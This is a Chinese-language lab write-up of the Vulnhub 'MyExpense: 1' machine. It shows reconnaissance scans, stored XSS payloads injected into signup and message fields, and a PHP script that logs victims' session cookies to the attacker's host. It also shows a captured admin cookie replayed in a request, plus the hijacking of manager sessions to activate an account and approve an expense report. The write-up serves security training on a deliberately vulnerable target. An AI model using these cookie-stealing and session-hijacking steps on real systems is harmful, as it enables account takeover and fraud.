

Vulnhub-MyExpense: 1-Writeup(完)

原创

[Vic1fe](#) 于 2019-12-16 21:13:12 发布 1189 收藏

分类专栏: [vulnhub](#) 文章标签: [python](#) [安全](#) [信息安全](#) [xss](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41918771/article/details/103568860

版权



[vulnhub](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

靶机网址:

<https://www.vulnhub.com/entry/myexpense-1,405/>

靶机知识点:

- nmap
- xss stored
- dirb
- union sql injection

靶机ip 192.168.34.157

kali ip 192.168.34.80

靶机描述

MyExpense是一个故意存在漏洞的Web应用程序, 它使您可以训练如何检测和利用不同的Web漏洞。与更传统的“挑战”应用程序(允许您训练单个特定漏洞)不同, **MyExpense**包含一组漏洞, 您需要利用这些漏洞来实现整个方案。

情境

您是“**Samuel Lamotte**”, 而您刚被公司“**Futura Business Informatique**”开除。不幸的是, 由于您匆忙离开, 您没有时间验证您的上一次商务旅行的费用报告, 该报告仍为**750**欧元, 对应于飞往您的最后一个客户的返程航班。

由于担心您的前雇主可能不想为您退还该费用报告, 因此您决定入侵名为“**MyExpense**”的内部应用程序来管理员工费用报告。

这样您就可以在汽车上, 公司停车场中并且连接到内部**Wi-Fi**(出发后钥匙仍未更改)。该应用程序受用户名/密码验证保护, 您希望管理员尚未修改或删除您的访问权限。

您的凭据是: **samuel / fzghn4lw**

挑战完成后, 该标志将在与您的 (**samuel**) 帐户连接时显示在应用程序上。


信息收集

```
nmap -sV -p- 192.168.34.157
```

```
→ html nmap -sV -p- -T4 192.168.34.157
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 06:59 EST
Nmap scan report for 192.168.34.157
Host is up (0.0041s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian)) ←
35121/tcp open  http   Mongoose httpd
36569/tcp open  http   Mongoose httpd
48475/tcp open  http   Mongoose httpd
53021/tcp open  unknown
MAC Address: 08:00:27:2A:27:CB (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.14 seconds          https://blog.csdn.net/qq_41918771
```

访问80端口，



```
dirb http://192.168.34.157/
```

```
---- Scanning URL: http://192.168.34.157/ ----
==> DIRECTORY: http://192.168.34.157/admin/
==> DIRECTORY: http://192.168.34.157/config/
==> DIRECTORY: http://192.168.34.157/css/
==> DIRECTORY: http://192.168.34.157/fonts/
==> DIRECTORY: http://192.168.34.157/img/
==> DIRECTORY: http://192.168.34.157/includes/
+ http://192.168.34.157/index.php (CODE:200|SIZE:2122)
+ http://192.168.34.157/robots.txt (CODE:200|SIZE:41)
+ http://192.168.34.157/server-status (CODE:403|SIZE:1630)

---- Entering directory: http://192.168.34.157/admin/ ----
+ http://192.168.34.157/admin/admin.php (CODE:200|SIZE:13853)

---- Entering directory: http://192.168.34.157/config/ ----

---- Entering directory: http://192.168.34.157/css/ ----

---- Entering directory: http://192.168.34.157/fonts/ ----
```

访问robots.txt



有一个admin/admin.php。访问看看

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

Futura Business Informatique X +

192.168.34.157/admin/admin.php

Home Don't have an Account? Login

Users

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBl.fr	Administrator	2019-12-16 12:57:25	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBl.fr	Collaborateur	2019-12-16 12:57:25	Active	
brenaud	Bernadette	Renaud	brenaud@irtechnologies.fr	Collaborator	2019-12-16 12:57:25	Active	
broy	Baudouin	Roy	broy@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
nthomas	Ninette	Thomas	nthomas@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
pgervais	Placide	Gervais	pgervais@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
placombe	Phillibert	Lacombe	placombe@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
siamotte	Samuel	Lamotte	siamotte@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Inactive	
triuu	Thierry	Riou	triuu@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
afoulon	Aristide	Foulon	afoulon@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
pboudouin	Paul	Baudouin	pboudouin@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	
mriviere	Manon	Riviere	mriviere@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	
riefrancois	Reynaud	Lefrancois	riefrancois@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	

https://blog.csdn.net/qq_41918771

右上角有一个注册用户的链接，

192.168.34.157/signup.php

Home Don't have an Account? Login

Sorry, the application is for internal use only. If you are a new collaborator but your account is inactive, please contact your manager or the Futura Business Informatique Manager Team.

Create an account

Username :

Password :

Confirm Password :

Site :

Email address :

Firstname :

https://blog.csdn.net/qq_41918771

随便注册了一个，发现按钮不能点击，修改源码，删掉disabled后，注册用户。

Registration form fields:

- Site: Paris
- Email address: 123456789@qq.com
- Firstname: 123456
- Lastname: 132456
- Sign up ! (disabled)

URL: https://blog.csdn.net/qq_41918771



会发现这个用户会显示在admin/admin.php

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBl.fr	Administrator	2019-12-16 12:57:25	Active	
vhoffmann	Victorie	Hoffmann	vhoffmann@futuraBl.fr	Collaborateur	2019-12-16 12:57:25	Active	
123456789	123456	132456	123456789@qq.com	Collaborator		Inactive	
brenaud	Bernadette	Renaud	brenaud@irtechnologies.fr	Collaborator	2019-12-16 12:57:25	Active	
broy	Baudouin	Roy	broy@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
nthomas	Ninette	Thomas	nthomas@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
pgervais	Placide	Gervais	pgervais@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
placombe	Philibert	Lacombe	placombe@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Inactive	
triu	Thierry	Riou	triu@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
afoulon	Aristide	Foulon	afoulon@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	

这里显示到了admin.php中，说明这个可能连接到了数据库，并且把注册的用户插入到数据库中，并且在admin.php中显示出来

漏洞利用

这里第一个思路就是xss了。存储型xss。

我们的目标是激活那个账户。然后登录使用账号密码登录它。

自己构造xss语句和接收脚本

```
<script>document.write('');</script>
```

```
<?php  
$a = $_GET['cmd'];  
file_put_contents("1.txt",$a."\n",FILE_APPEND);  
?>
```

然后在注册页面插入payload。我插入到了firstname，提交，

Username :

Password :

Confirm Password :

Site :

Email address :

Firstname :

Lastname :

Sign up !



多了一个用户，并且firstname为空，说明我们语句执行成功了。

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBI.fr	Administrator	2019-12-16 12:57:25	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBI.fr	Collaborateur	2019-12-16 12:57:25	Active	
12345611		123456	12345611@qq.com	Collaborator		Inactive	
123456789	123456	132456	123456789@qq.com	Collaborator		Inactive	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-16 12:57:25	Active	
broy	Baudouin	Roy	broy@futuraBI.fr	Collaborator	2019-12-16 12:57:25	Active	

然后看下kali。

```
root@kali: /var/www/html
→ html cat 1.txt
PHPSESSID=se9pnsgu1hr1k1m42tc1hnpcr2
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
→ html
```

我访问的cookie

管理员cookie

https://blog.csdn.net/qq_41918771


我现在尝试使用管理员的cookie: PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1, 去激活samuel用户,点击激活按钮, 抓包修改cookie。

placombe	Philibert	Lacombe	placombe@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	点击
slamotte	Samuel	Lamotte	slamotte@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Inactive	
triou	Thierry	Riou	triou@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
efouler	Aristide	Eouler	efouler@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	

```
Forward Drop Intercept is on Action Comment this item
Raw Params Headers Hex
GET /admin/admin.php?id=11&status=active HTTP/1.1
Host: 192.168.34.157
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.34.157/admin/admin.php
Cookie: PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/qq_41918771

发送, 得到提示: 作为一个管理员, 在同一时间只能被认证一次, 从这里可以看出, 后台有脚本在跑这个页面, 并且使用的管理员账号, 从这里可以看出上面那个cookie是管理员cookie。



从下图可以看出，脚本在定时（每隔30s）访问admin/admin.php页面

```
→ html cat 1.txt
PHPSESSID=se9pnsgulhrk1m42tc1hnpcr2
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
→ html cat 1.txt
PHPSESSID=se9pnsgulhrk1m42tc1hnpcr2
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
PHPSESSID=lq01sl79rjuqhfcgo9tsb3eek1
→ html https://blog.csdn.net/qq_41918771
```

既然我们不能使用cookie去激活那个账号，那我们就构造xss语句，让后台脚本自动访问该页面时，由管理员自己激活那个账号。点击那个激活按钮后看到提交参数id=11&status=active。所以构造payload如下：

```
<script>document.write('');</script>
```

点击提交

Username :

394681545

Password :

●●●●●●●●

Confirm Password :

●●●●●●●●

Site :

Paris

Email address :

394681545@qq.com

Firstname :

admin/admin.php?id=11&status=active"/>');</script>

Lastname :

123123|

Sign up !

https://blog.csdn.net/qq_41918771

成功的变为了激活状态，思路没错。

192.168.34.157/admin/admin.php

Futura Business Informatique Home Don't have an Account

Username	Firstname	Lastname	Email address	Role	Last Connection	Status	Action
rmasson	Rodrigue	Masson	rmasson@futuraBl.fr	Administrator	2019-12-16 12:57:25	Active	
vhoffmann	Victorine	Hoffmann	vhoffmann@futuraBl.fr	Collaborateur	2019-12-16 12:57:25	Active	
12345611		123456	12345611@qq.com	Collaborator		Inactive	
123456789	123456	132456	123456789@qq.com	Collaborator		Inactive	
394681545		123123	394681545@qq.com	Collaborator		Inactive	
brenaud	Bernadette	Renaud	brenaud@lrtechnologies.fr	Collaborator	2019-12-16 12:57:25	Active	
broy	Baudouin	Roy	broy@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
nthomas	Ninette	Thomas	nthomas@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
pgervais	Placide	Gervais	pgervais@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
placombe	Philibert	Lacombe	placombe@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
slamotte	Samuel	Lamotte	slamotte@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
triou	Thierry	Riou	triou@futuraBl.fr	Collaborator	2019-12-16 12:57:25	Active	
afoulon	Aristide	Foulon	afoulon@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
pbaudouin	Paul	Baudouin	pbaudouin@futuraBl.fr	Financial approver	2019-12-16 12:57:25	Active	
mnguyen	Maximilien	Nguyen	mnguyen@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	
mriviere	Manon	Riviere	mriviere@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	
riefrancois	Reynaud	Lefrancois	riefrancois@futuraBl.fr	Manager	2019-12-16 12:57:25	Active	

https://blog.csdn.net/qq_41918771

然后使用靶机描述里提供的密码：fzghn4lw和admin.php提供的用户名：slamotte登录。

slamotte:fzghn4lw

192.168.34.157/login.php

您想让 Firefox 保存这个用于 http://192.168.34.157 的登录信息吗?

slamotte

●●●●●●

显示密码(H)

保存(S) 不保存(D)

Log in

Username :

slamotte


Password :

●●●●●●


Log in

https://blog.csdn.net/qq_41918771

登录成功。



发现了很多东西。看见这就是情景里所说的750欧元吧。点击提交，则会把这个单子提交给自己的经理和财务人员。全部同意后才会得到flag。别问我怎么知道的(没有登录情况下访问首页index.php，有几句英文，翻译下就行)



这个用户的经理是Manon

Username :

slamotte

Role :

Collaborator

Site :

Rennes

Manager :

Manon Riviere

https://blog.csdn.net/qq_41918771

这里研究了一段时间，发现下面存在xss漏洞

manager
2018-02-11 11:23:12
Paul Baudouin (Paris)
Financial approver
2018-02-11 10:52:08
MyExpense application allow collaborators and managers to report their expenses in order to be reimbursed as quick as possible.

Post a new message

Your message :

Post your message

https://blog.csdn.net/qq_41918771

这里我还是获取cookie，这里我用的是2.php。

```
<script>document.write('');</script>
```

```
<?php  
$a = $_GET['cmd'];  
file_put_contents("2.txt",$a." ".date('H:i:s')."\\n",FILE_APPEND);  

```

提交

Post a new message

Your message :

Post your message

https://blog.csdn.net/qq_41918771

成功写入数据库，并且被解析

message by / date	message
Samuel Lamotte (Rennes) Collaborator 2019-12-16 13:41:16	
Manon Riviere (Rennes) Manager 2018-02-11 16:34:48	Great ! Thank you.
Aristide Foulon (Paris) Financial approver 2018-02-11 14:01:45	The status of your expense report will be " Sent for payment".
Ninette Thomas (Brest) Collaborator 2018-02-11 13:44:43	How do I know if my expense report is reimbursed?

https://blog.csdn.net/qq_41918771

此时看我的kali，发现多了好几个cookie。

一个一个尝试后，会发现有一个是管理员rmasson，还有一个是经理mriviere，还有一个是pgervais，还有一个是nthomas。我这里是这样的。不知道是不是随机用户的cookie。应该不是

cookie是随机的，你们一个一个尝试下

我登录到了经理的cookie。看到了我们的那个750的费用报告

Home Expense reports Rennes Manon Riviere (mriviere)

expense reports

	Collaborator's name	Amount	Comment	Status	Action
5	Samuel Lamotte	750 €	Plane tickets, Cybersecurity project n°5423545, Toulouse.	Submitted	<input type="checkbox"/> <input checked="" type="checkbox"/>

我们提交的750的申请单

	Amount	Comment	Status	Action
1	553 €	A new computer.	Validated	

https://blog.csdn.net/qq_41918771

点击审对勾，就是审核通过了。


The expense report is validated successfully !

Collaborators Expense reports					
Date	Collaborator's name	Amount	Comment	Status	Action


My Expense reports

